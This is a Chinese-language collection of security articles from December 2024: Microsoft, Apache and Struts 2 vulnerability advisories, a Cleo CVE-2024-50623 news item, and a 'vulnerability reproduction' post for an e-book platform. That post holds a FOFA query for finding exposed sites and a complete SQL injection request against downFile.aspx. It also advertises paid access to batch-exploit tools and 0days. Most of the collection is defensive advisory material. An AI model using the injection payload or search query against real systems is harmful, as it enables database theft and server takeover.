<table><tbody><tr><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="110.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="57.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="49.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>厂商</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="112.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="110.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Apache HTTP/2 资源管理错误漏洞</span></section></td><td align="center" valign="middle" width="57.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-667</span></section></td><td align="center" valign="middle" width="49.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-44487</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Apache基金会</span></section></td><td align="center" valign="middle" width="112.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://lists.apache.org/thread/5py8h42mxfsn8l1wy6o41xwhsjlsd87q</span></section></td></tr></tbody></table>
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,微软官方已经发布补丁修复了上述漏洞,建议用户及时确认漏洞影响,尽快采取修补措施。微软官方补丁下载地址:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# Cleo 0day漏洞 CVE-2024-50623 poc 公开
|
||||
剁椒鱼头没剁椒 2024-12-12 07:37
|
||||
|
||||
##
|
||||
|
||||
CVE-2024-50623这一关键漏洞正在被恶意利用,使用Cleo文件传输软件的企业应立即开始防护。这个漏洞影响Cleo LexiCom、VLTrader和Harmony产品,允许攻击者在易受攻击的系统上远程执行恶意代码。
|
||||
|
||||
Cleo 公司最初于 2024 年 10 月报告并解决了这个允许不受限制地上传和下载文件的漏洞。然而,Huntress 的安全研究人员发现 Cleo 发布的补丁不完整,导致系统容易受到攻击。
|
||||
|
||||
"Huntress警告说:"这个漏洞正被积极利用,运行 5.8.0.21 补丁的系统仍有可能被利用。"强烈建议将任何暴露在互联网上的 Cleo 系统转移到防火墙后面,直到新补丁发布为止。
|
||||
|
||||
主动利用的证明始于 2024 年 12 月 3 日,12 月 8 日观察到攻击显著激增。攻击者利用该漏洞将恶意文件上传到目标系统的 "autorun "目录,从而执行恶意 PowerShell 命令。
|
||||
|
||||

安全研究公司 WatchTowr公布了CVE-2024-50623 的PoC。
|
||||
|
||||
|
||||
|
||||
CVE-2024-50623 PoC
|
||||
|
||||
来源: Watchtowr
|
||||
|
||||
Cleo已经承认了这个问题,并发布了一个更新补丁(版本5.8.0.24)来解决这个漏洞。"Cleo强烈建议所有客户立即将Harmony、VLTrader和LexiCom的实例升级到最新发布的补丁(版本5.8.0.24),以解决额外发现的潜在漏洞攻击向量。
|
||||
|
||||
我们强烈建议各组织立即将其 Cleo 软件更新到最新版本,并采取额外的安全措施,如网络分段和入侵检测系统,以降低被入侵的风险。
|
||||
|
||||
poc链接:
|
||||
```
|
||||
https://labs.watchtowr.com/cleo-cve-2024-50623/
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
广告:
|
||||
|
||||
|
||||

|
||||
|
||||
☟上下滑动查看更多
|
||||
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# 「漏洞复现」电子图书阅读平台 downFile.aspx SQL注入漏洞
|
||||
冷漠安全 冷漠安全 2024-12-12 13:41
|
||||
|
||||
|
||||
|
||||
0x01 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!!!
|
||||
|
||||
0x02
|
||||
|
||||
产品介绍
|
||||
|
||||
电子图书阅读平台为用户提供了一种便捷、环保且资源丰富的阅读方式,支持简单检索、二次检索、高级检索及全文检索;同时支持教育部、中图法两种分类浏览方式。支持在线阅读与离线下载阅读两种方式。在线阅读时,读者可实时在线打开电子教材进行翻阅,但部分教材有并发用户限制。下载阅读需下载至平台自带的独立阅读器打开,单本电子书每次下载使用期一般为30天,到期前可重新登陆平台下载。
|
||||
|
||||
0x03
|
||||
|
||||
漏洞威胁
|
||||
|
||||
电子图书阅读平台 downFile.aspx 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
|
||||
0x04
|
||||
|
||||
漏洞环境
|
||||
|
||||
FOFA:
|
||||
|
||||
```
|
||||
body="/Index.aspx/SearchBy"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
0x05
|
||||
|
||||
漏洞复现
|
||||
|
||||
PoC
|
||||
```
|
||||
GET /web/downFile.aspx?id=%27%2B%28SELECT+CHAR%2867%29%2BCHAR%2885%29%2BCHAR%2886%29%2BCHAR%2879%29+WHERE+1651%3D1651+AND+7828+IN+%28SELECT+%28CHAR%28113%29%2BCHAR%28122%29%2BCHAR%28113%29%2BCHAR%28122%29%2BCHAR%28113%29%2B%28SELECT+%28CASE+WHEN+%287828%3D7828%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%29%2BCHAR%28113%29%2BCHAR%28107%29%2BCHAR%28120%29%2BCHAR%28122%29%2BCHAR%28113%29%29%29%29%2B%27 HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Accept: */*
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
0x06
|
||||
|
||||
批量脚本验证
|
||||
|
||||
Nuclei验证脚本已发布
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||

|
||||
|
||||
|
||||
0x07
|
||||
|
||||
修复建议
|
||||
|
||||
对用户传入的参数进行限制。
|
||||
|
||||
通过防火墙等安全设备设置访问策略,设置白名单访问。
|
||||
|
||||
如非必要,禁止公网访问该系统。
|
||||
|
||||
0x08
|
||||
|
||||
加入我们
|
||||
|
||||
漏洞详情及批量检测POC工具请前往知识星球获取
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||
交个朋友,限时优惠券:加入立减25
|
||||
|
||||
星球福利:每天更新最新漏洞POC、资料文献、内部工具等
|
||||
|
||||

|
||||
|
||||
|
||||
「星球介绍」:
|
||||
|
||||
本星球不割韭菜,不发烂大街东西。欢迎进来白嫖,不满意三天退款。
|
||||
|
||||
本星球坚持每天分享一些攻防知识,包括攻防技术、网络安全漏洞预警脚本、网络安全渗透测试工具、解决方案、安全运营、安全体系、安全培训和安全标准等文库。
|
||||
|
||||
本星主已加入几十余个付费星球,定期汇聚高质量资料及工具进行星球分享。
|
||||
|
||||
|
||||
「星球服务」:
|
||||
|
||||
|
||||
加入星球,你会获得:
|
||||
|
||||
|
||||
♦ 批量验证漏洞POC脚本
|
||||
|
||||
|
||||
♦ 0day、1day分享
|
||||
|
||||
|
||||
♦ 汇集其它付费星球资源分享
|
||||
|
||||
|
||||
♦ 大量的红蓝对抗实战资源
|
||||
|
||||
|
||||
♦ 优秀的内部红蓝工具及插件
|
||||
|
||||
|
||||
♦ 综合类别优秀Wiki文库及漏洞库
|
||||
|
||||
|
||||
♦ 提问及技术交流
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,154 @@
|
||||
# 【安全更新】微软12月安全更新多个产品高危漏洞通告
|
||||
原创 NS-CERT 绿盟科技CERT 2024-12-12 03:30
|
||||
|
||||
**通告编号:NS-2024-0035**
|
||||
|
||||
2024-12-12
|
||||
|
||||
<table><tbody><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="97.66666666666667"><strong><span style="font-size: 14px;">TA</span></strong><strong><span style="font-size: 14px;">G:</span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="279.6666666666667"><p><strong style="caret-color: red;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">安全更新、Windows、Windows LDAP、Microsoft Office、Windows Remote Desktop Services、Microsoft SharePoin</span></strong></p></td></tr><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="97.66666666666667"><strong><span style="font-size: 14px;">漏洞危害:</span></strong><strong><span style="font-size: 14px;"></span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="279.6666666666667"><p style="vertical-align:inherit;"><strong style="caret-color: red;font-size: 14px;line-height: 1.5em;font-family:微软雅黑, "Microsoft YaHei";">攻击者利用本次安全更新中的漏洞,可造成权限提升、远程代码执行等</strong><br/></p></td></tr><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="97.66666666666667"><strong><span style="font-size: 14px;">版本:</span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;padding: 5px 10px;" valign="top" width="279.6666666666667"><strong><span style="font-size: 14px;">1.0<br/></span></strong></td></tr></tbody></table>
|
||||
|
||||
**1**
|
||||
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
12月11日,绿盟科技CERT监测到微软发布12月安全更新补丁,修复了72个安全问题,涉及Windows、Windows LDAP、Microsoft Office、Windows Remote Desktop Services、Microsoft SharePoint等广泛使用的产品,其中包括权限提升、远程代码执行等高危漏洞类型。
|
||||
|
||||
本月微软月度更新修复的漏洞中,严重程度为关键(Critical)的漏洞有17个,重要(Important)漏洞有54个。其中包括1个存在在野利用的漏洞:
|
||||
|
||||
Windows 通用日志文件系统驱动程序权限提升漏洞(CVE-2024-49138)
|
||||
|
||||
请相关用户尽快更新补丁进行防护,完整漏洞列表请参考附录。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us/releaseNote/2024-Dec
|
||||
|
||||
|
||||
**SEE MORE →**
|
||||
|
||||
|
||||
**2****重点漏洞简述**
|
||||
|
||||
根据产品流行度和漏洞重要性筛选出此次更新中包含影响较大的漏洞,请相关用户重点进行关注:
|
||||
|
||||
**Windows通用日志文件系统驱动程序权限提升漏洞(CVE-2024-49138):**
|
||||
|
||||
Windows通用日志文件系统驱动程序中存在权限提升漏洞,经过身份验证的攻击者通过运行特制的程序触发边界错误和堆缓冲区溢出,从而获得系统的SYSTEM权限。该漏洞已存在在野利用,CVSS评分7.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49138
|
||||
|
||||
|
||||
**Windows轻量级目录访问协议(LDAP)远程代码执行漏洞(CVE-2024-49112):**
|
||||
|
||||
Windows轻量级目录访问协议存在远程代码执行漏洞,未经身份验证的攻击者通过构造特制的数据(如超大或特定的数值),通过特制的LDAP调用触发整数溢出或回绕,从而实现远程代码执行。CVSS评分9.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49112
|
||||
|
||||
|
||||
**Windows本地安全机构子系统服务(LSASS)远程代码执行漏洞(CVE-2024-49126):**
|
||||
|
||||
Windows本地安全机构子系统服务(LSASS)中存在远程代码执行漏洞,由于在处理安全验证时存在释放后重利用(Use After Free)和敏感数据存储不当,攻击者可以通过网络调用在目标服务器帐户上下文中执行任意代码,从而完全控制系统。CVSS评分8.1。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-49126
|
||||
|
||||
|
||||
**Microsoft消息队列(MSMQ)远程代码执行漏洞(CVE-2024-49122):**
|
||||
|
||||
Microsoft消息队列(MSMQ)中存在远程代码执行漏洞,由于MSMQ中存在释放后重利用(Use After Free),未经身份验证的攻击者可通过向MSMQ服务器发送特制的MSMQ数据包,触发该漏洞并赢得竞争条件,从而实现远程代码执行。CVSS评分为8.1。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-49122
|
||||
|
||||
|
||||
**远程桌面客户端远程代码执行漏洞(CVE-2024-49105):**
|
||||
|
||||
远程桌面客户端中存在远程代码执行漏洞,由于Remote Desktop Client中的访问控制不当,攻击者可以利用该漏洞远程执行任意代码。CVSS评分8.4。
|
||||
|
||||
官方链接通告:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-49105
|
||||
|
||||
|
||||
**Windows Hyper-V远程代码执行漏洞(CVE-2024-49117):**
|
||||
|
||||
Windows Hyper-V中存在远程代码执行漏洞,由于Windows Hyper-V在处理虚拟机操作时返回错误的状态码,经过身份验证的攻击者可向虚拟机上的硬件资源发送特制的文件操作请求,从而在目标系统上远程执行代码。CVSS评分8.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-49117
|
||||
|
||||
|
||||
**Windows Resilient文件系统(ReFS)权限提升漏洞(CVE-2024-49093):**
|
||||
|
||||
Windows Resilient文件系统(ReFS)中存在权限提升漏洞,由于 Windows Resilient File System (ReFS) 在处理文件系统操作时存在数值类型转换错误,经过身份验证的攻击者通过运行特制的程序能够绕过正常的权限检查机制,从而获得系统的SYSTEM权限。CVSS评分8.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-49093
|
||||
|
||||
|
||||
**3****影响范围**
|
||||
|
||||
以下为部分重点关注漏洞的受影响产品版本,其他漏洞影响产品范围请参阅官方通告链接。
|
||||
<table><tbody><tr><td valign="top" style="border-top-width: 2px;border-left-width: 2px;border-color: windowtext;padding: 5px 10px;" width="25.666666666666668"><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>漏洞编号</strong></span></p></td><td valign="top" style="border-top-width: 2px;border-top-color: windowtext;border-left: none;border-bottom-color: windowtext;border-right-width: 2px;border-right-color: windowtext;padding: 5px 10px;" width="81"><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>受影响产品版本</strong></span></p></td></tr><tr style="height:6px;"><td valign="top" style="border-top: none;border-left-width: 2px;border-left-color: windowtext;border-bottom-color: windowtext;border-right-color: windowtext;padding: 5px 10px;" height="6" width="25.666666666666668"><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49138</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49112</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49126</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49122</span></p></td><td valign="top" style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-width: 2px;border-right-color: windowtext;padding: 5px 10px;" height="6" width="81"><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows 11 Version 22H2 for x64-based Systems</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows 11 Version 22H2 for ARM64-based Systems</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows 10 Version 21H2 for x64-based Systems</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows 10 Version 21H2 for ARM64-based Systems</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows 10 Version 21H2 for 32-bit Systems</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2022 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2022</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 R2 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 R2</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 R2 for x64-based Systems Service Pack 1</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 for x64-based Systems Service Pack 2</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="font-sLine truncated
|
||||
|
||||
**4****漏洞防护**
|
||||
|
||||
**4.1 补丁更新**
|
||||
|
||||
目前微软官方已针对受支持的产品版本发布了修复以上漏洞的安全补丁,强烈建议受影响用户尽快安装补丁进行防护。
|
||||
|
||||
官方下载链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us/releaseNote/2024-Dec
|
||||
|
||||
注:由于网络问题、计算机环境问题等原因,Windows Update的补丁更新可能出现失败。用户在安装补丁后,应及时检查补丁是否成功更新。
|
||||
|
||||
右键点击Windows图标,选择“设置(N)”,选择“更新和安全”-“Windows更新”,查看该页面上的提示信息,也可点击“查看更新历史记录”查看历史更新情况。
|
||||
|
||||
针对未成功安装的更新,可点击更新名称跳转到微软官方下载页面,建议用户点击该页面上的链接,转到“Microsoft更新目录”网站下载独立程序包并安装。
|
||||
|
||||
|
||||
**附录:漏洞列表**
|
||||
<table><tbody><tr style="height:21px;"><td style="border-top: 2px double windowtext;border-left: 2px double windowtext;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);padding: 5px 10px;" width="92.66666666666667" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong><span style="color: black;">影响产品</span></strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);padding: 5px 10px;" width="115.66666666666667" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong><span style="color: black;">CVE</span></strong><strong><span style="color: black;">编号</span></strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);padding: 5px 10px;" width="219.00000000000003" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong><span style="color: black;">漏洞标题</span></strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right: 2px double windowtext;background: #d9d9d9;padding:5px 10px;" width="84" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong><span style="color: black;">严重程度</span></strong></span></p></td></tr><tr style="height:42px;"><td style="border-left: 2px double windowtext;border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;padding: 5px 10px;" width="81.66666666666669" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows</span></p></td><td style="border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;border-left: none;padding: 5px 10px;" width="115.66666666666667" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49106</span></p></td><td style="border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;border-left: none;padding: 5px 10px;" width="219.00000000000003" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Remote Desktop Services 远程代码执行漏洞</span></p></td><td style="border-top-color: windowtext;border-left: none;border-bottom-color: windowtext;border-right: 2px double windowtext;padding: 5px 10px;" width="84" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Critical</span></p></td></tr><tr style="height:42px;"><td style="border-top: none;border-left: 2px double windowtext;border-bottom-color: windowtext;border-right-color: windowtext;padding: 5px 10px;" width="81.66666666666669" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;padding: 5px 10px;" width="115.66666666666667" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2024-49108</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;padding: 5px 10px;" width="219.00000000000003" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Remote Desktop Services 远程代码执行漏洞</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right: 2px double windowtext;padding: 5px 10px;" width="84" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Critical</span></p></td></tr><tr style="height:42px;"><td style="border-top: none;border-left: 2px double windowtext;border-bottom-color: windowtext;border-right-color: windowtext;padding: 5px 10px;" width="81.66666666666669" height="42"><p style="text-align:center;line-height: normal;"><span style="color: black;font-size: 14px;font-family:微Line truncated
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**声明**
|
||||
|
||||
本安全公告仅用来描述可能存在的安全问题,绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,绿盟科技以及安全公告作者不为此承担任何责任。
|
||||
|
||||
绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告,必须保证此安全公告的完整性,包括版权声明等全部内容。未经绿盟科技允许,不得任意修改或者增减此安全公告内容,不得以任何方式将其用于商业目的。
|
||||
|
||||

|
||||
|
||||
|
||||
**绿盟科技CERT**
|
||||
****
|
||||
∣
|
||||
微信公众号
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
长按识别二维码,关注网络安全威胁信息
|
||||
|
||||
|
||||
@@ -0,0 +1,124 @@
|
||||
# 【漏洞通告】Apache Struts 2 任意文件上传漏洞(S2-067)(CVE-2024-53677)
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2024-12-12 08:34
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Apache Struts 2 任意文件上传漏洞(S2-067)(CVE-2024-53677)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Apache Struts2
|
||||
|
||||
**影响范围:**
|
||||
|
||||
2.0.0 ≤ Apache Struts 2 ≤ 2.3.372.5.0 ≤ Apache Struts 2 ≤ 2.5.336.0.0 ≤ Apache Struts 2 ≤ 6.3.0.2
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
任意文件上传
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:不需要用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可执行任意代码。
|
||||
|
||||
<综合评定威胁等级>:严重,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
**组件介绍**
|
||||
|
||||
Apache Struts 是一个免费的开源 MVC 框架,用于创建优雅的现代 Java Web 应用程序。它支持约定优于配置,可使用插件架构进行扩展,并附带支持 REST、AJAX 和 JSON 的插件。
|
||||
|
||||
|
||||

|
||||
|
||||
**漏洞简介**
|
||||
|
||||

2024年12月12日,深瞳漏洞实验室监测到一则Apache-Struts2组件存在任意文件上传漏洞的信息,漏洞编号:CVE-2024-53677,漏洞威胁等级:严重。
|
||||
|
||||
Apache Struts 2存在一个严重的文件上传导致远程代码执行漏洞S2-067,未经授权的**攻击者可以操纵文件上传参数来启用路径遍历,可导致上传可用于执行远程代码的恶意文件。** 注意:不使用FileUploadInterceptor模块的应用不受该漏洞影响。
|
||||
|
||||
****
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Apache Struts2版本:
|
||||
|
||||
2.0.0 ≤ Apache Struts 2 ≤ 2.3.372.5.0 ≤ Apache Struts 2 ≤ 2.5.336.0.0 ≤ Apache Struts 2 ≤ 6.3.0.2
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||

|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
